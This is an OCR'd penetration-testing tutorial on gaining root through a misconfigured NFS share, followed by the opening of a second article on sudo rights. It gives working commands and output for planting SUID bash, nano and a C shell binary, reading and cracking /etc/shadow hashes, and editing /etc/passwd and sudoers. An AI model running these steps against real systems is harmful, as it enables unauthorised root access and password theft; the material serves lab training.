


Hopefully, it might be clear to you, how to configure the /etc/export file by using a particular option. An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory.

```
1 /home        *(rw,no_root_squash)
```

Above entry shows that we have shared **/home** directory and allowed the **root user** on the client to access files to **read/ write** operation and * **sign** denotes connection from any Host machine. After then restart the service with help of the following command.

```
sudo /etc/init.d/nfs-kernel-server restart
```




Scanning NFS shares

Nmap

You can take help of Nmap script to scan NFS service in target network because it reveals the name of share directory of target's system if port 2049 is opened.

```
nmap -sV --script=nfs-showmount 192.168.1.102
```




Basically nmap exports showmount -e command to identify the shared directory and here we can clearly observe **/home** * is shared directory for everyone in the network.

Showmount

The same thing can be done manually by using showmount command but for that install nfs-common package on your local machine with help of the following command.

```
apt-get install nfs-common
showmount -e 192.168.1.102
```




Exploiting NFS server for Privilege Escalation

Bash file


Now execute below command on your local machine to exploit NFS server for root privilege.

```
mkdir /tmp/raj
mount -t nfs 192.168.1.102:/home /tmp/raj
cp /bin/bash .
chmod +s bash
ls -la bash
```

Above command will create a new folder raj inside /tmp and mount shared directory /home inside /tmp/raj. Then upload a local exploit to gain root by copying bin/bash and set suid permission.



Use **df -h** command to get summary of the amount of free disk space on each mounted disk.



First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Now we knew that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
cd /home
ls
./bash -p
id
whoami
```

So, it was the first method to pwn the root access with help of bin/bash if NFS system is configured weak.

C Program

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set suid permission as done above.


```
cp asroot.c /tmp/root
cd /tmp/raj
gcc asroot.c -o shell
chmod +s shell
```

```
root@kali:~/pentest/shell# cat asroot.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
   setuid(geteuid());
   system("/bin/bash");
   return 0;
}


root@kali:~/pentest/shell# cp asroot.c /tmp/raj
root@kali:~/pentest/shell# cd /tmp/raj
root@kali:/tmp/raj# gcc asroot.c -o shell
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wim
    system("/bin/bash");
    ^~~~~~
root@kali:/tmp/raj# chmod +s shell
root@kali:/tmp/raj# ls -la shell
-rwsr-sr-x 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

```
cd /home
ls
./shell
id
whoami
```

So, it was the second method to pwn the root access with help of bin/bash via c-program if NFS system is misconfigured.



Nano/Vi

Nano and vi editor both are most dangerous applications that can lead to privilege escalation if share directly or indirectly. In our case, it not shared directly but still, we can use any application for exploiting root access.

Follow below steps:

```
1 cp /bin/nano
2 chmod 4777 nano
3 ls -la nano
```


```
root@kali:/tmp/raj# cp /bin/nano .
root@kali:/tmp/raj# chmod 4777 nano
root@kali:/tmp/raj# ls -la nano
-rwsrwxrwx 1 root root 241744 May 24 09:12 nano
root@kali:/tmp/raj#
```

Since we have set suid permission to nano therefore after compromising target's machine at least once we can escalate root privilege through various techniques.

```
1  cd /home
2  ls
3  ./nano -p etc/shadow
```

```
root@kali:/tmp/raj# ssh ignite@192.168.1.102
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

205 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Thu May 24 06:07:21 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home
ignite@ubuntu:/home$ ls
asroot.c  bash  hacker  ignite  nano  raaz  raj
ignite@ubuntu:/home$ ./nano -p /etc/shadow
```

When you will execute above command it will open shadow file, from where you can copy the hash password of any user.



```
raaz:$6$0iYj8YFx$p0URWy4/JZZ9xg5GqsUmYSJ7ecgQVGVqVd0Cyj.IqwFr.N/7TP6dFPjNqTmVH5
statd:*:17675:0:99999:7:::
```

Here I have copied hash password of the user: raj in a text file and saved as shadow then use john the ripper to crack that hash password.

Awesome!!! It tells raj having password 123. Now either you can login as raj and verify its privilege or follow next step.

```
root@kali:~/Desktop# john shadow
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "crypt"
Use the "--format=crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (raj)
1g 0:00:00:00 DONE 2/3 (2018-05-24 09:19) 5.882g/s 17305p/s 17305c/s 17305C/s money..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Passwd file

Now we know the password of raj user but we are not sure that raj has root privilege or not, therefore, we can add raj into the root group by editing etc/passwd file.

```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0:,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:1000:1000:,,,:/home/raj:/bin/bash
```

Open the passwd file with help of nano and make following changes


```
./nano -p etc/passwd
raj:x:0:0:,,,:/home/raj:/bin/bash
```



Now use su command to switch user and enter the password found for raj.


```
su raj
id
whoami
```

Great!!! This was another way to get root access to target's machine.



Sudoers file

We can also escalate root privilege by editing sudoers file where we can assign ALL privilege to our non-root user (ignite).



Open the sudoers file with help of nano and make following changes

```
./nano -p etc/sudoers
ignite ALL=(ALL:ALL) NOPASSWD: ALL
```

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
ignite ALL=(ALL:ALL) NOPASSWD: ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Now use sudo bash command to access root terminal and get root privilege

```
1  sudo bash
2  id
3  whoami
```

```
ignite@ubuntu:/home$ sudo bash
root@ubuntu:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home# whoami
root
root@ubuntu:/home#
```

Conclusion: Thus we saw the various approach to escalated root privilege if port 2049 is open for NFS services and server is weak configured. For your practice, you can play with ORCUS which is a vulnerable lab of vulnhub and read the article from here.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Linux Privilege Escalation using Sudo Rights

posted in **PENETRATION TESTING** on **MAY 24, 2018** by **RAJ CHANDEL** with **0 COMMENT**

In our previous articles, we have discussed Linux Privilege Escalation using SUID Binaries and /etc/passwd file and today we are posting another method of "Linux privilege Escalation using Sudoers file". While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing **sudo -l command**. You can read our previous article where we had applied this trick for privilege escalation.

Let's Start with Theoretical Concept!!

In Linux/Unix, a sudoers file inside /etc is the configuration file for sudo rights. We all know the power of sudo command, the word sudo represent **S**uper **U**ser **D**o root privilege task. Sudoers file is that file where the users and groups with root privileges are stored to run some or all commands as root or another user. Take a look at the following image.

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

When you run any command along with sudo, it needs root privileges for execution, Linux checks that particular username within the sudoers file. And it concluded, that the particular username is in the list of sudoers file or not, if not then you cannot run the command or program using sudo command. As per sudo rights the root user can execute from **ALL terminals**, acting as **ALL users**: **ALL group**, and run **ALL command**.

Sudoer File Syntax

